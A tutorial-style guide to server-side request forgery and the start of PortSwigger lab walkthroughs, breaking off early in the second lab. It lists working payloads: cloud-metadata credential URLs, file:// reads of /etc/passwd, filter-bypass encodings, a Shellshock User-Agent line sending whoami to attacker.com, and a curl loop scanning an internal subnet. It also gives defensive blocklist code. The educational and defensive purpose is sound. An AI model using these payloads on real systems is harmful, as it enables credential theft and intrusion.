Walkthrough - SSRF Portswigger labs
A comprehensive guide to Server-Side Request Forgery vulnerabilities with walkthroughs of all 7 Portswigger labs
Completed all 7 Server-Side Request Forgery (SSRF) labs from Portswigger. SSRF vulnerabilities allow attackers to make the server send requests to unintended locations—whether that’s internal services, cloud metadata endpoints, or external systems. What makes SSRF particularly dangerous is that it turns the server itself into a proxy, bypassing network segmentation and accessing resources that should be isolated. These labs covered basic SSRF exploitation, filter bypasses (blacklist and whitelist), blind SSRF detection, open redirect chaining, and even combining SSRF with Shellshock for remote code execution. Below is a detailed explanation of SSRF vulnerabilities followed by step-by-step walkthroughs for each lab.
Everything about Server-Side Request Forgery (SSRF)
1. What is SSRF?
Server-Side Request Forgery (SSRF) is a vulnerability that allows an attacker to cause the server-side application to make HTTP requests to an arbitrary domain of the attacker’s choosing. This effectively turns the vulnerable server into a proxy, enabling attackers to:
- Access internal services not exposed to the internet
- Bypass network access controls and firewalls
- Read sensitive data from cloud metadata services
- Perform port scanning of internal networks
- Interact with internal APIs and databases
- Potentially achieve remote code execution
The core issue is that the application accepts user-supplied URLs and makes requests to them without proper validation, trusting that the user won’t abuse this functionality.
2. Types of SSRF
Basic SSRF (In-Band):
- Response from internal request is returned to attacker
- Direct visibility into requested content
- Example: Stock checker fetching from internal API
Blind SSRF (Out-of-Band):
- No direct response returned to attacker
- Must use side channels for detection (DNS, timing)
- Harder to exploit but still dangerous
- Example: Referer header causing backend logging
Semi-Blind SSRF:
- Partial response or indirect indicators
- Error messages revealing success/failure
- Response time differences
- Example: Different errors for valid vs invalid hosts
3. Common SSRF Vectors
URL Parameters:
1
2
3
GET /product/stock?url=http://internal-api.local/admin
GET /fetch?url=http://169.254.169.254/latest/meta-data/
POST /webhook&callback=http://attacker.com
File Upload:
1
2
3
4
<!-- SVG with external entity -->
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE svg [ <!ENTITY xxe SYSTEM "http://internal-api/admin"> ]>
<svg>&xxe;</svg>
PDF Generators:
1
2
<link rel="stylesheet" href="http://internal-api.local/admin">
<img src="http://169.254.169.254/latest/meta-data/">
HTTP Headers:
1
2
Referer: http://internal-service.local
X-Forwarded-For: http://internal-api
Import/Export Features:
- Importing data from URL
- Exporting to webhook URL
- Document conversion services
- Image proxying/resizing
4. Target Destinations
Localhost/Internal Services:
1
2
3
4
5
http://localhost/admin
http://127.0.0.1/admin
http://127.1/admin
http://0.0.0.0:8080/admin
http://[::1]/admin
Internal Network:
1
2
3
4
http://192.168.0.1/admin
http://10.0.0.1/admin
http://172.16.0.1/admin
http://internal-api.company.local
Cloud Metadata:
1
2
3
4
5
6
7
8
9
10
11
12
13
# AWS
http://169.254.169.254/latest/meta-data/
http://169.254.169.254/latest/user-data/

# Google Cloud
http://metadata.google.internal/computeMetadata/v1/
http://169.254.169.254/computeMetadata/v1/

# Azure
http://169.254.169.254/metadata/instance?api-version=2021-02-01

# Digital Ocean
http://169.254.169.254/metadata/v1/
External Services:
- Attacker-controlled servers for data exfiltration
- Webhook endpoints
- Collaborator servers for blind SSRF detection
5. Filter Bypass Techniques
Blacklist Bypasses:
Alternative IP Representations:
1
2
3
4
5
6
7
127.0.0.1      → Standard
127.1          → Decimal notation (shortened)
2130706433     → Decimal representation
0x7f000001     → Hexadecimal
0177.0.0.1     → Octal
127.0.0.1.nip.io → DNS resolution to localhost
localhost.company.com → If not in blacklist
Alternative Protocols:
1
2
3
4
http://localhost
file:///etc/passwd
dict://localhost:6379/
gopher://localhost:6379/
DNS Rebinding:
1
2
3
4
1. attacker.com initially resolves to attacker IP
2. Server validates and allows
3. attacker.com changes to resolve to 127.0.0.1
4. Actual request goes to localhost
Encoding:
1
2
3
admin → %61%64%6d%69%6e (URL encoding)
admin → %2561%2564%256d%2569%256e (Double encoding)
admin → admin (HTML encoding)
Whitelist Bypasses:
URL Parsing Confusion:
1
2
3
4
5
6
# Intended: only allow stock.example.com
http://stock.example.com@attacker.com
http://attacker.com#stock.example.com
http://attacker.com?stock.example.com
http://stock.example.com.attacker.com
http://stockxexample.com (typosquatting)
Embedded Credentials:
1
2
http://expected-domain@internal-server
http://expected-domain:expected-domain@127.0.0.1
Open Redirect Chaining:
1
http://allowed-domain/redirect?url=http://internal-service
URL Fragments:
1
http://allowed-domain#@attacker.com
6. Exploitation Scenarios
Admin Panel Access:
1
2
3
4
5
1. Find SSRF vulnerability
2. Target http://localhost/admin
3. Discover admin functionality
4. Craft request to perform admin actions
5. Example: /admin/delete?username=victim
Cloud Metadata Theft:
1
2
3
4
5
6
7
8
9
10
# AWS - Get IAM credentials
http://169.254.169.254/latest/meta-data/iam/security-credentials/
http://169.254.169.254/latest/meta-data/iam/security-credentials/admin-role

Response:
{
  "AccessKeyId": "ASIA...",
  "SecretAccessKey": "wJa...",
  "Token": "IQoJ..."
}
Internal Port Scanning:
1
2
3
4
5
6
7
# Iterate through ports
http://internal-host:22
http://internal-host:80
http://internal-host:3306
http://internal-host:6379

# Identify running services from responses
Internal API Interaction:
1
2
3
4
5
6
# Access internal REST API
POST http://internal-api/users/create
{
  "username": "attacker",
  "role": "admin"
}
File System Access:
1
2
3
file:///etc/passwd
file:///c:/windows/win.ini
file:///proc/self/environ
7. Blind SSRF Detection
DNS-Based Detection:
1
2
3
4
5
# Use Burp Collaborator or similar
Referer: http://unique-id.burpcollaborator.net

# Check for DNS lookup
# Confirms server made outbound request
Time-Based Detection:
1
2
3
4
5
# Target non-existent internal IP
http://192.168.255.255

# If response is delayed, suggests internal request
# Compare with known-bad external domain
Error-Based Detection:
1
2
3
4
5
# Different errors for different scenarios
"Connection refused" → Port is closed
"No route to host" → IP doesn't exist
"Timeout" → Firewall blocking
"Invalid response" → Service responded
Out-of-Band Data Exfiltration:
1
2
3
4
5
# Shellshock via SSRF
User-Agent: () { :; }; /usr/bin/nslookup $(whoami).attacker.com

# Result appears in DNS logs:
peter.attacker.com
8. Real-World Impact
Capital One Breach (2019):
- SSRF to AWS metadata service
- Extracted IAM credentials
- Accessed S3 buckets
- 100+ million records stolen
Uber (2016):
- SSRF in internal tools
- Access to internal services
- Data exfiltration
Google Cloud (2020):
- SSRF in Cloud Shell
- Access to metadata service
- Privilege escalation
Various Bug Bounties:
- Internal admin panels accessed
- Database credentials stolen
- Internal API abuse
- Cloud account takeover
9. Defense Strategies
Input Validation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Whitelist allowed domains
ALLOWED_HOSTS = ['api.trusted-partner.com', 'cdn.example.com']

def is_allowed_url(url):
    parsed = urlparse(url)
    return parsed.hostname in ALLOWED_HOSTS

# Blacklist internal ranges
BLOCKED_RANGES = ['127.0.0.0/8', '10.0.0.0/8', '172.16.0.0/12', '192.168.0.0/16']

def is_internal_ip(ip):
    for blocked in BLOCKED_RANGES:
        if ipaddress.ip_address(ip) in ipaddress.ip_network(blocked):
            return True
    return False
URL Parsing:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Parse and validate before making request
parsed_url = urlparse(user_url)

# Check scheme
if parsed_url.scheme not in ['http', 'https']:
    raise ValueError("Invalid scheme")

# Resolve hostname
ip = socket.gethostbyname(parsed_url.hostname)

# Check if IP is internal
if is_internal_ip(ip):
    raise ValueError("Internal IP blocked")

# Make request only if validation passes
Network Segmentation:
- Application servers in isolated network
- No direct access to internal services
- Use API gateway for internal communication
- Firewall rules blocking internal ranges
Disable Unnecessary Protocols:
1
2
3
4
# Only allow HTTP/HTTPS
allowed_schemes = ['http', 'https']
if parsed_url.scheme not in allowed_schemes:
    raise ValueError("Protocol not allowed")
Use Allow Lists:
1
2
3
4
# Instead of blocking bad things
# Only allow known good things
if hostname not in TRUSTED_PARTNERS:
    deny()
Response Handling:
1
2
3
4
5
# Don't return raw responses to users
response = make_request(url)
# Parse and sanitize
data = extract_specific_fields(response)
return sanitized_data
10. Testing Methodology
Discovery:
- Find all URL parameters
- Identify webhook/callback features
- Look for import/fetch functionality
- Check file upload (SVG, XML, HTML)
- Test HTTP headers (Referer, X-Forwarded-Host)
Exploitation:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
# Basic tests
http://localhost
http://127.0.0.1
http://[::1]

# Cloud metadata
http://169.254.169.254/latest/meta-data/

# Internal networks
http://192.168.0.1
http://10.0.0.1

# External (for blind SSRF)
http://burpcollaborator.net
Filter Bypass:
1
2
3
4
5
6
# If blocked, try:
1. Alternative IP formats
2. DNS that resolves to internal IP
3. URL encoding
4. Open redirect chains
5. URL parsing confusion
Automation:
1
2
3
4
5
6
7
8
9
10
# Use tools
- ssrfmap
- SSRFire
- Gopherus
- Custom scripts

# Example: Port scan internal network
for i in {1..255}; do
  curl "http://vuln-app/fetch?url=http://192.168.0.$i:80"
done
Labs

1. Basic SSRF against the local server
Description:
We need to delete the user carlos by accessing the admin panel via the SSRF

Explanation:
We select a random product and click on the check stock button.

We can see that there is a stockApi parameter that gets sent with the request when we click the check stock button. This is vulnerable to SSRF.

We change the value of the stockApi to http://localhost/admin and send the request via repeater. We can see that the admin panel is visible.

Now we click on show response in browser and paste this URL in the browser.
We can now click on delete for user carlos from the admin panel

It does not work.


Looking at the request history we can see that when we click the delete button, a GET request is made to the admin endpoint to delete the user carlos which looks like - /admin/delete?username=carlos

We copy the /admin/delete?username=carlos and paste it after http://localhost in the original POST request to the stock checking API in the stockApi parameter. Sending this request deletes the user carlos and solves the lab.
2. Basic SSRF against another back-end system

Description:
There is an SSRF like before that we need to exploit to delete the user carlos like before but this time its on an internal system.
Explanation:
We have the same webapp as before with the stockApi parameter.
